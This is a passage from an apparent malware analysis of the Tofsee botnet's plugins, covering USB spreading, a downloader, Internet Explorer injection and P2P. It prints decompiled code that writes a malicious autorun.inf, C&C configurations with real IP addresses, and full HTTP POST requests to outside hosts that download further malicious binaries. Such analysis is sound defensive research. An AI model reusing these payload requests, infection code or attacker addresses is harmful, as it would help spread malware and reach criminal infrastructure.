Finally, things needed to send stolen cookies somewhere:

	Content-Length: %d
	Set-Cookie:
	Content-Type: application/x-www-form-urlencoded
	Content-Type: multipart/form-data; boundary=%s
	Content-Disposition: form-data; name="%s"
	Content-Type:
	Connection: Keep-Alive
	Keep-Alive: 115
	Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
	Cookie:
	Accept-Language: en-us
	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
	Referer: %s
	Host: %s
	HTTP/1.0
	POST
	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.25) Gecko/20111212 YFF35 Firefox/3.6.25
	Mozilla/4.0 (Mozilla/4.0; MSIE 7.0; Windows NT 5.1; FDM; SV1)

Rich functionality means rich configuration from the C&C:

	'sprd1_cfg': {
	'fb.message1': '%SPRD_TEXT1|%LANG_ID| %SPRD_URL1',
	'fb.message2': '%SPRD_TEXT1|%LANG_ID| %SPRD_URL1',
	'fb.ocr_conn_num': '8',
	'fb.ocr_conn_num2': '8',
	'fb.ocr_conn_period': '60',
	'fb.ocr_conn_period2': '60',
	'fb.ocr_srvs': '78.129.221.4:18032',

	'fb.ocr_srvs2': '78.129.221.4:18033',
	'fb.ocr_timeout': '120',
	'fb.ocr_timeout2': '120',
	'fb.ocr_type': '10',
	'fb.ocr_type2': '10',
	'fb.run_id': '0',
	'fb.sleep_max': '100',
	'fb.sleep_min': '70',
	'needmacrs': '%LANG_ID;%SPRD_TEXT1;%SPRD_URL1;%SPRD_URL2;%REPLICA_TW;%DATE_TWI',
	'skp.message1': '%SPRD_TEXT1|%LANG_ID| %SPRD_URL2',
	'skp.run_id': '0',
	'skp.sleep_min': '180',
	'tasks': 'fb;vk;tw;skp',
	'tw.message1': '%SPRD_TEXT2|%LANG_ID|',
	'tw.message2': '',
	'tw.ocr_conn_num': '8',
	'tw.ocr_conn_period': '60',
	'tw.ocr_srvs': '78.129.221.4:18032',
	'tw.ocr_timeout': '120',
	'tw.ocr_type': '10',
	'tw.run_id': '0',
	'version': '5',
	'vk.message1': '%SPRD_TEXT1|%LANG_ID| %SPRD_URL3',
	'vk.message2': '%SPRD_TEXT1|%LANG_ID| %SPRD_URL3',
	'vk.ocr_conn_num': '8',
	'vk.ocr_conn_num2': '8',
	'vk.ocr_conn_period': '60',
	'vk.ocr_conn_period2': '60',
	'vk.ocr_srvs': '78.129.221.4:18032',
	'vk.ocr_srvs2': '78.129.221.4:18033',
	'vk.ocr_timeout': '120',
	'vk.ocr_timeout2': '120',
	'vk.ocr_type': '10',
	'vk.ocr_type2': '10',
	'vk.run_id': '0',
	'vk.sleep_max': '200',
	'vk.sleep_min': '150'
	}

17. spread2.dll

This plugin uses methods more than 15 years old, and tries to spread Tofsee through… infected USB drives! This doesn't sound like an effective idea for A.D. 2017, but despite that, the plugin is still enabled.

First it copies malicious binary into RECYCLER\<random_gibberish>.exe file on the USB drive, then sets READONLY and SYSTEM attributes on that file, and finally writes malicious autorun.inf file:

```
v11 = CreateFileA(&autorun_inf, 0x40000000u, 0, 0, 2u, 2u, 0);
hFile = v11;
if ( v11 != (HANDLE)-1 )
{
if ( WriteFile(v11, "[autorun]\r\nshellexecute=", 0x18u, &NumberOfBytesWritten, 0)
&& WriteFile(hFile, &v25, strlen(&v25), &NumberOfBytesWritten, 0) )
{
++a2[1];
sub_21001855("usb: done\n");
}
else
{
v12 = GetLastError();
++a2[2];
v13 = wsprintfA(PathName, "usb: 020 error=0x%08X\n", v12);
sub_21001774(PathName, v13);
}
CloseHandle(hFile);
goto LABEL_41;
}
v21 = GetLastError();
v19 = "usb: 030 error=0x%08X\n";
```

The malicious binary that will be spread is downloaded from the internet (see also sys.dll plugin and %FIREURL variable).

Nothing too interesting in hardcoded strings, except operation logs:

```
LogBuf::AddText: Buffer cleared!
sprd2: get_fire_exe2 2 returned %d
sprd2: error xrealloc size=%d
sprd2: get_fire_exe2 1 returned %d
sprd2: get_fire_exe2 not faund
usb.load_request
usb.period
usb.work
Plugin restarted
[autorun]
shellexecute=
RECYCLER
```

	usb: Drive '%s' found
	autorun.inf

Configuration for this module, fetched from the C&C:

	'sprd2_cfg': {
	'needmacrs': '%FIREURL',
	'usb.load_request': '%FIREURL|*10*|',
	'usb.period': '60',
	'usb.work': '0',
	'version': '2'
	}

18. sys.dll

This plugin seems to be a downloader or rather an updater. It sends requests, depending on a value of the %FIREURL configuration variable.

Example values of the %FIREURL variable (one per line):

	7|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 103.48.6.13%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 24%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=4
	7|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 45.116.175.151%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 24%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=4
	7|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 123.249.0.20%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 24%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=4
	8|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 103.48.6.13%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 24%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=6
	8|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 45.116.175.151%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 24%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=6
	8|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 123.249.0.20%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 24%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=6
	10|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 103.48.6.13%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 25%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=11
	10|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 45.116.175.151%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 25%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=11
	10|POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 123.249.0.20%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 25%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=11
	POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 103.48.6.13%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 25%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=11
	POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 45.116.175.151%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 25%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=11

	POST /tsone/ajuno.php HTTP/1.0%SYS_RNHost: 123.249.0.20%SYS_RNContent-Type: application/x-www-form-urlencoded%SYS_RNContent-Length: 25%SYS_RN%SYS_RNu=name03&p=3sRd6Nf8H&l=11

Variables are expanded recursively, and %SYS_RN means \r\n of course, so first possible value can be read as:

	POST /tsone/ajuno.php HTTP/1.0
	Host: 103.48.6.13
	Content-Type: application/x-www-form-urlencoded
	Content-Length: 24
	u=name03&p=3sRd6Nf8H&l=4

If we send this request to that IP address on port 80, we will get yet another malicious binary. Different requests lead to different binaries.

If a request is invalid, or not supported, following image is sent instead:

We appreciate the humor.

Nothing surprising in hardcoded strings:

	plg_sys
	names.mode
	fire_exe.reload_impuls
	fire_exe.reload_after
	fire_exe.buf_size
	Content-Length:
	Host:
	%FIREURL
	LogBuf::AddText: Buffer cleared!
	Plugin restarted
	localcfg

Configuration for this module, fetched from the C&C:

	'sys_cfg': {
	'fire_exe.buf_size': '204800',
	'fire_exe.reload_after': '43200',
	'fire_exe.reload_impuls': '0',
	'names.mode': '1',
	'version': '1'
	}

Additionally the %FIREURL variable from config is used.

19. webb.dll

This plugin tries to locate iexplore.exe process. If this succeeds, it injects DLL file called IEStub.dll to this process.

IEStub.dll hooks a lot of functions from iexplorer. List of hooked functions:

	wininet.dll:InternetReadFileExW
	wininet.dll:InternetReadFileExA
	wininet.dll:InternetReadFile
	wininet.dll:InternetCloseHandle
	wininet.dll:HttpOpenRequestW
	wininet.dll:HttpOpenRequestA
	user32.dll:DialogBoxIndirectParamW
	user32.dll:DialogBoxIndirectParamA
	user32.dll:DialogBoxParamW
	user32.dll:DialogBoxParamA
	user32.dll:MessageBoxIndirectW
	user32.dll:MessageBoxIndirectA
	user32.dll:MessageBoxExW
	user32.dll:MessageBoxExA
	kernel32.dll:CreateProcessW
	kernel32.dll:CreateProcessA
	user32.dll:SetWindowPos
	shlwapi.dll:57
	shlwapi.dll:52
	shlwapi.dll:340
	shlwapi.dll:59
	user32.dll:MessageBoxW
	user32.dll:MessageBoxA
	advapi32.dll:RegQueryValueExW
	advapi32.dll:RegQueryValueExA
	advapi32.dll:RegSetValueExW
	advapi32.dll:RegSetValueExA
	kernel32.dll:CreateProcessAsUserW

	kernel32.dll:CreateProcessAsUserA
	kernel32.dll:GetProcAddress
	kernel32.dll:CreateSemaphoreW
	kernel32.dll:CreateSemaphoreA
	kernel32.dll:OpenSemaphoreW
	kernel32.dll:OpenSemaphoreA
	kernel32.dll:CreateEventW
	kernel32.dll:CreateEventA
	kernel32.dll:OpenEventW
	kernel32.dll:OpenEventA
	kernel32.dll:CreateMutexW
	kernel32.dll:CreateMutexA
	kernel32.dll:OpenMutexW
	kernel32.dll:OpenMutexA
	kernel32.dll:FindFirstFileW
	kernel32.dll:FindFirstFileA
	kernel32.dll:GetShortPathNameW
	kernel32.dll:GetShortPathNameA
	kernel32.dll:RemoveDirectoryW
	kernel32.dll:RemoveDirectoryA
	kernel32.dll:MoveFileExW
	kernel32.dll:MoveFileExA
	kernel32.dll:MoveFileW
	kernel32.dll:MoveFileA
	kernel32.dll:GetPrivateProfileStringW
	kernel32.dll:GetPrivateProfileStringA
	kernel32.dll:WritePrivateProfileStringW
	kernel32.dll:WritePrivateProfileStringA
	kernel32.dll:DeleteFileW
	kernel32.dll:DeleteFileA
	kernel32.dll:CreateFileMappingW
	kernel32.dll:CreateFileMappingA
	kernel32.dll:OpenFileMappingW
	kernel32.dll:OpenFileMappingA
	kernel32.dll:CopyFileW
	kernel32.dll:CopyFileA
	kernel32.dll:CreateDirectoryW
	kernel32.dll:CreateDirectoryA
	kernel32.dll:SetFileAttributesW
	kernel32.dll:SetFileAttributesA

	kernel32.dll:GetFileAttributesW
	kernel32.dll:GetFileAttributesA
	kernel32.dll:CreateFileW
	kernel32.dll:CreateFileA

Hooks intercept called functions and can change their parameters. We haven't analyzed hooks in depth, but most of them seem to be loggers intercepting "interesting" data from parameters – We haven't observed any web injects served by Tofsee.

For completeness, interesting hardcoded strings:

	doc_timeout
	stor_data.max_live
	stor_data.max_size
	iexplore.exe
	LogBuf::AddText: Buffer cleared!
	SOFTWARE\Microsoft\Internet Explorer
	Plugin restarted
	comctl32.dll
	urlmon.dll
	iertutil.dll
	ieframe.dll
	mshtml.dll
	wininet.dll
	WbSR11: RegSetValueEx(%s\%s) err=%d
	WbSR10: RegOpenKeyEx(%s) err=%d
	find err=0x%08X dirs='%s'
	find err=0x%08X files='%s'
	bigsize dir='%s\%s'
	bigsize file='%s\%s'
	bigsize path='%s\%s'
	JS err=0x%08X
	set_break_exp
	pe_find_str
	CCI err=0x%08X
	BGHW err=0x%08X
	AWBE2 st=%d err=0x%08X
	%USERPROFILE%
	History
	Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
	Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
	Cookies
	USERPROFILE

	\Local Settings\Temporary Internet Files
	\Local Settings\History
	\Cookies
	\AppData\Local\Microsoft\Windows\Temporary Internet Files
	\AppData\Local\Microsoft\Windows\History
	\AppData\Roaming\Microsoft\Windows\Cookies
	save key='%s' size=%d objs=%d res=%d
	restore key='%s' not found
	restore key='%s' size=%d objs=%d count=%d

Configuration for this module, fetched from the C&C:

	'webb_cfg': {
	'doc_timeout': '120',
	'stor_data.max_live': '30',
	'stor_data.max_size': '1048576',
	'version': '1'
	}

20. P2P.dll

Original filename: p:\cmf5\small2\plugins\plg_p2p\plg_p2p.cpp

This plugin is rather short. Despite promising name, it's rather boring – opening a port on a router and listening for connection is the most important thing it does. It doesn't implement any commands, this is left for the main module to handle.

Like almost every module, it logs to %TMP%\log_%s.txt, and when this fails falls back to C:\log.txt.

Also adds port mapping using UPnP, in the same way as plugin 4 (proxyR.dll).

Configuration for this module, fetched from the C&C:

	'p2p_cfg': {
	'client.timeout_connect': '15',
	'client.timeout_read': '45',
	'client.timeout_write': '45',
	'target.timeout_connect': '15',
	'target.timeout_read': '60',
	'target.timeout_write': '60',
	'version': '1'
	},

Interesting strings:

	p2p_srv
	close client='%s:%d' send=%d recv=%d time=%u id=%05d sock=%05d
	loader_id
	localcfg
	close target='%s:%d' send=%d recv=%d time=%u sock=%05d

	connecting target='%s:%d' sock=%05d
	accept client='%s:%d' id=%05d sock=%05d
	p2p_port
